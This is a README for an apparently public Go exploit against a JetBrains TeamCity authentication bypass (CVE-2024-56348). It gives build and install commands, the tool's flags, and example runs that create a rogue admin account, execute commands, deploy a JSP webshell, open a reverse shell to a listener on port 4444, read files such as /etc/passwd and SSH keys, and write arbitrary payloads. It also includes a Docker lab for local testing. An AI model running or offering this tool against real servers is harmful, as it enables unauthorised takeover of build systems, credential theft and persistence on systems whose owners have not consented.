Go-based exploit for CVE-2024-56348 targeting JetBrains TeamCity authentication bypass and remote code execution. Provides interactive shell, reverse shell, file read/write, and single command execution without credentials.


CVE-2024-56348 is a critical authentication bypass vulnerability in JetBrains TeamCity on-premises affecting all versions prior to 2024.12. The REST API improperly handles requests to paths containing ;.jsp, allowing an unauthenticated attacker to invoke any REST endpoint as if fully authenticated.
This exploit chains the bypass with TeamCity's own REST API to create a SYSTEM_ADMIN account, mint an API token, and achieve full remote code execution — either through the built-in debug endpoint or a dynamically uploaded JSP plugin webshell. No credentials required.
Affected versions: JetBrains TeamCity on-premises < 2024.12
-command with full stdout, stderr, and exit code outputgit clone https://github.com/joshuavanderpoll/cve-2024-56348.git
cd CVE-2024-56348
go build -o exp cve-2024-56348.go
go install github.com/joshuavanderpoll/cve-2024-56348@latest
go run github.com/joshuavanderpoll/cve-2024-56348@latest -t http://127.0.0.1:8111
  -t          Target URL  (e.g. http://127.0.0.1:8111)
  -command    Execute a single command and print output
  -shell      Spawn a reverse shell (requires -lhost and -lport)
  -lhost      Listener host for the reverse shell
  -lport      Listener port for the reverse shell
  -read-file  Read a remote file and print its contents
  -write-file Remote path to write to (requires -file-content)
  -file-content Content to write when using -write-file
No action flag drops into an interactive shell automatically.
Connects to the target, confirms the bypass, creates a temporary admin account, and drops into an interactive shell. The prompt shows the exit code of the last command in green (success) or red (non-zero).
./cve-2024-56348 -t http://127.0.0.1:8111

Runs one command and prints stdout, stderr, and exit code separately.
./cve-2024-56348 -t http://127.0.0.1:8111 -command "id"

Deploys the JSP plugin webshell and triggers a reverse shell back to your listener. Start nc -lvp 4444 first.
./cve-2024-56348 -t http://127.0.0.1:8111 -shell -lhost 10.0.0.1 -lport 4444

Reads any file the TeamCity process has access to — useful for config files, SSH keys, etc.
./cve-2024-56348 -t http://127.0.0.1:8111 -read-file /etc/passwd

Writes arbitrary content to a remote path. Useful for dropping additional payloads or modifying config.
./cve-2024-56348 -t http://127.0.0.1:8111 -write-file /tmp/readme.txt -file-content "LEAVE ME HERE"

A self-contained Docker Compose environment with a vulnerable TeamCity instance for local testing. Check DOCKER.md for more details
cd docker/
docker compose up -d
./cve-2024-56348 -t http://127.0.0.1:8111
If the script returns "[-] Plugin upload failed." try to login with hackindex user and try again. (credentials can be found in DOCKER.md)
This tool is provided for educational and research purposes only. The creator assumes no responsibility for any misuse or damage caused by this tool.


